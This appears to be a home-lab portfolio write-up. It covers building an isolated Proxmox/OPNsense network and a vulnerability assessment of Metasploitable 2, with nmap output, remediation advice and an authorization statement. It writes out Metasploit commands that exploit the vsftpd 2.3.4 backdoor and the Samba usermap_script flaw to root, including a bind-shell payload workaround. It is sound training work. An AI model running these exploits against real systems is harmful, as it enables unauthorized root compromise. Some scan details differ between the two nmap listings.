
A: A device that forwards your remote connection into a whole network. By making the jump box a Tailscale subnet router, a remote phone or laptop can reach every machine on 172.16.50.0/24 through the encrypted tunnel — without exposing any of them.



Proxmox — OPNsense VM hardware (net0 vmbr0, net1 vmbr1)



Kali — internet reachable from the isolated lab via OPNsense



OPNsense — LAN rules: allow lab → internet, block lab → home

Done when: Test machines sit on an isolated network that can reach the internet but cannot touch the home devices, and the lab is reachable through the jump box.

Journal log

Phase: 2 · Day 6

What I did: Planned and created the internal-only network bridge (vmb1) for lab subnet 172.16.50.0/24.

Outcome:  Isolated lab network exists (no firewall rules on it yet).

Snapshot taken? No — adding a bridge is safe. (Next snapshot is Day 8.)

Skill demonstrated: Network design — an isolated segment for safe testing.

Phase: 2 · Days 7–10

What I did: Built the OPNsense firewall VM (home + lab cards), installed and configured it, set segmentation rules (allow lab → internet, block lab → home), tested isolation, then made the jump box a subnet router. Updated the network diagram.

Outcome:  Isolated network live and the wall holds; lab reachable from anywhere via the jump box.

Isolation test result: internet reachable  / home network blocked 

Snapshot taken?  (Day 8) after OPNsense install/config.

Skill demonstrated: Network segmentation; verified containment.

Phase 3 — Find the weak spots (Security Lab)

Goal: the first real security project. Place an attacker machine (Kali Linux) and a deliberately broken target (Metasploitable 2) alone in the sealed room, find the target's weaknesses, exploit them in a controlled way, and write a professional report with fixes.

Steps taken

1. Set up the attacker (Kali Linux 2026.1) and fully updated it first, before sealing the room.
2. Set up the deliberately broken target (Metasploitable 2) on the isolated network only.
3. Ran a full service/version scan with nmap and saved the output (nmap-metasploitable.txt) — 20+ open services identified.
4. Matched the discovered versions to public flaw IDs (CVEs) and picked the priority findings: vsftpd 2.3.4, Samba 3.x.
5. Exploited two Critical findings to root in a controlled way (Metasploit), and verified the access level.
6. Wrote the vulnerability assessment report (below) for publishing to GitHub, plus a short LinkedIn post.

Q & A

Q: Why does the exact software version matter so much?

A: The version is the lookup key. Knowing a service is “vsftpd 2.3.4” (not just “FTP”) lets you search the CVE databases for that release's exact known weaknesses. Scan → identify version → look up the CVE → confirm → document is the core assessment workflow.

Q: What is a CVE, and what is CVSS?

A: A CVE (Common Vulnerabilities and Exposures) is the public ID for one known flaw, like CVE-2011-2523. CVSS is the 0–10 score for how serious it is. Unauthenticated remote code execution as root scores Critical.

Q: What is the difference between a reverse shell and a bind shell — and why did it matter here?

A: A reverse shell makes the target connect back out to the attacker; a bind shell makes the target open a listening port that the attacker connects into. On the Samba exploit the reverse shell payload failed, so a bind shell was used instead and succeeded. Knowing to switch payloads when one is blocked is a real, practical troubleshooting skill.

```

Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1-kali1 (2026-05-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun  7 11:47:31 2026 from 172.16.50.
kali@kali:~$
kali@kali:~$ nmap -sV -oN nmap-metasploitable.txt 172.16.50.
Starting Nmap 7.90 ( https://nmap.org ) at 2026-06-07 12:19 -0700
Nmap scan report for 172.16.50.
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #180800)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshexec
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gnmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #180803)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8080/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: (Proxmox Server Solutions GmbH)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds

```

nmap — service enumeration of Metasploitable 2

Snapshot taken? ☒ clean snapshots of both VMs before testing.

Skill demonstrated: Service enumeration; reconnaissance.

Phase: 3 · exploitation

What I did: Exploited vsftpd 2.3.4 (CVE-2011-2523) with Metasploit — root Meterpreter session, confirmed with getuid. Then exploited Samba “username map script” (CVE-2007-2447); reverse shell failed, switched to a bind shell and gained root.


Outcome: ☒ Two verified root-level compromises; full identify → research → exploit → confirm chain documented.

Snapshot taken? ☒ (rolled targets back to clean state between tests).


Skill demonstrated: Controlled exploitation; payload troubleshooting (bind vs reverse).

Final result — dashboards & proof


Visual proof of the working lab. Public IPs, MAC addresses, hostnames, and account details are redacted before publishing.




Proxmox VE — host overview with all VMs



Tailscale admin console — machines and the advertised subnet route 172.16.50.0/24



OPNsense — dashboard and firewall rules (lab → internet allow, lab → home block)



Kali Linux — desktop with nmap results

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr bc:
          inet addr:172.16.50.      Bcast:172.16.50.      Mask:255.255.255.0
          inet6 addr:                Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3644 (3.5 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Metasploitable 2 — login banner and interface on the isolated subnet

Vulnerability assessment report

1. Executive summary

A vulnerability assessment was performed against a single, deliberately vulnerable host (Metasploitable 2) inside an isolated home lab. A full service enumeration identified 20+ exposed network services. Two Critical findings were confirmed by controlled exploitation, each granting full administrative (root) control of the host without valid credentials: a backdoored vsftpd 2.3.4 FTP service (CVE-2011-2523) and the Samba “username map script” command-injection flaw (CVE-2007-2447). Numerous additional legacy services increase the attack surface and are recommended for removal. The single most important fix is to remove end-of-life software and patch all services to current, vendor-supported versions.


2. Scope & authorization

- **In scope:** one host — Metasploitable 2 — at 172.16.50.x on the isolated lab subnet 172.16.50.0/24.
- **Authorization:** the assessor owns all systems involved. No third-party systems were tested. All activity was confined to the assessor’s private, isolated lab.
- **Out of scope:** any system not owned by the assessor.

Note: *Testing systems without explicit written authorization is illegal. This assessment was conducted only against systems owned by the assessor.*

3. Lab environment

- **Hypervisor:** Proxmox VE 9 (single host).
- **Network segmentation:** OPNsense firewall separating the isolated lab subnet (172.16.50.0/24) from the home network; a firewall rule blocks lab → home traffic.
- **Attacker:** Kali Linux 2026.1 (172.16.50.x).
- **Target:** Metasploitable 2 (172.16.50.x).
- **Remote access:** performed over an encrypted WireGuard mesh (Tailscale) via a hardened jump box; no ports were exposed to the internet.



Lab network topology

4. Methodology

1. Discovery / enumeration — identify live hosts, open ports, and service versions.
2. Research — map discovered software versions to known vulnerabilities (CVEs).
3. Exploitation — confirm a vulnerability is real by exploiting it in a controlled way.
4. Verification — prove the level of access obtained.
5. Documentation — record evidence, impact, and remediation.

Primary tools: nmap (service enumeration) and the Metasploit Framework (exploitation).

5. Summary of findings

#	Service	Port	Version	Severity
1	FTP (vsftpd backdoor)	21	vsftpd 2.3.4	Critical
2	Samba (username map script)	139 / 445	Samba 3.x	Critical

Numerous additional legacy services were exposed (telnet, rexec/rlogin/rsh, an open root bind shell on 1524, outdated Apache/Tomcat, exposed MySQL/PostgreSQL), all increasing the attack surface and recommended for review.

6. Detailed findings

Finding 1 — Backdoored vsftpd 2.3.4 (Critical)

CVE: CVE-2011-2523

Affected service: FTP, TCP port 21

Severity: Critical (unauthenticated remote code execution as root)

Description — the host runs vsftpd 2.3.4, a release whose source was maliciously modified to include a backdoor. When a username containing the characters “:”) is supplied during login, the service silently opens a command shell on TCP port 6200 with root privileges. No valid credentials are required.

Discovery — a service/version scan identified the vulnerable version:

```
nmap -sV -oN nmap-metasploitable.txt 172.16.50.x
...
21/tcp open  ftp  vsftpd 2.3.4
```

Exploitation — the Metasploit module for this backdoor was used:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 172.16.50.x      # target
run
```

Verification — access level was confirmed as root:

```
getuid    -> root (uid=0)
sysinfo   -> Metasploitable / Linux
```

Impact — full administrative (root) control of the host: an attacker could read or destroy all data, install persistent malware, pivot to other systems, or use the host as a foothold.

Remediation

- Remove the compromised vsftpd 2.3.4 immediately; install a current, official release from a trusted repository.
- Verify package integrity (checksums/signatures) for all installed software.
- Restrict FTP exposure with firewall rules; prefer SFTP/FTPS over plain FTP.
- Monitor for unexpected listening services (e.g. the rogue port 6200).

Finding 2 — Samba “username map script” command injection (Critical)

CVE: CVE-2007-2447

Affected service: Samba (SMB/CIFS) 3.x, TCP ports 139 / 445

Severity: Critical (unauthenticated remote command execution as root)

Description — when Samba is configured with the “username map script” option, the username supplied at authentication is passed to a shell without sanitisation. Shell metacharacters in the username are therefore executed on the host. An attacker can inject commands in the username field and have them run as root, with no valid credentials.

Discovery — the version scan identified Samba 3.x on the SMB ports:

```
139/tcp open  netbios-ssn  Samba smbd 3.x
445/tcp open  netbios-ssn  Samba smbd 3.x
```

Exploitation — the Metasploit usermap module was used. The default reverse shell payload did not connect, so a bind shell payload was selected instead and succeeded:

```
use exploit/multi/samba/usermap_script
set RHOSTS 172.16.50.x      # target
set payload cmd/unix/bind_netcat  # reverse failed; bind succeeded
```

```
run
```

Verification — the resulting shell ran as root:

```
id      -> uid=0(root) gid=0(root)
whoami  -> root
```

Impact — full administrative (root) control of the host, identical in severity to Finding 1: total data compromise, persistence, and a pivot point into the network.

Remediation

- Upgrade Samba to a current, vendor-supported version.
- Disable the “username map script” option unless strictly required; never pass untrusted input to a shell.
- Restrict SMB exposure (ports 139/445) with firewall rules; do not expose SMB to untrusted networks.
- Enforce authentication and monitor for anomalous SMB activity.

Note: *Methodology takeaway: when a reverse connection back to the attacker is blocked or fails, a bind shell (where the target opens a listening port) can succeed. Switching payloads to match the network path is a standard exploitation skill.*

7. Overall recommendations

1. Patch and update all services to current, vendor-supported versions; remove end-of-life software.
2. Reduce attack surface — disable unused services (telnet, rsh/rlogin/rexec, etc.) and close unneeded ports.
3. Verify software integrity using checksums/signatures to catch tampered packages.
4. Enforce strong authentication and remove default/blank credentials on exposed databases and applications.
5. Segment and monitor the network so a single compromised host cannot reach sensitive systems.

8. Conclusion

This assessment demonstrated a full vulnerability assessment lifecycle against a deliberately vulnerable host, culminating in two verified root-level compromises via known flaws (CVE-2011-2523 and CVE-2007-2447). The exercise reinforced practical skills in service enumeration, vulnerability research, controlled exploitation, payload troubleshooting, and professional reporting.

Appendix A — full nmap output

```
# Nmap 7.99 scan initiated as: nmap -sV -oN nmap-metasploitable.txt 172.16.50.111
Nmap scan report for 172.16.50.111
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```

```
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rshcd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
# Nmap done -- 1 IP address (1 host up) scanned in 13.18 seconds
```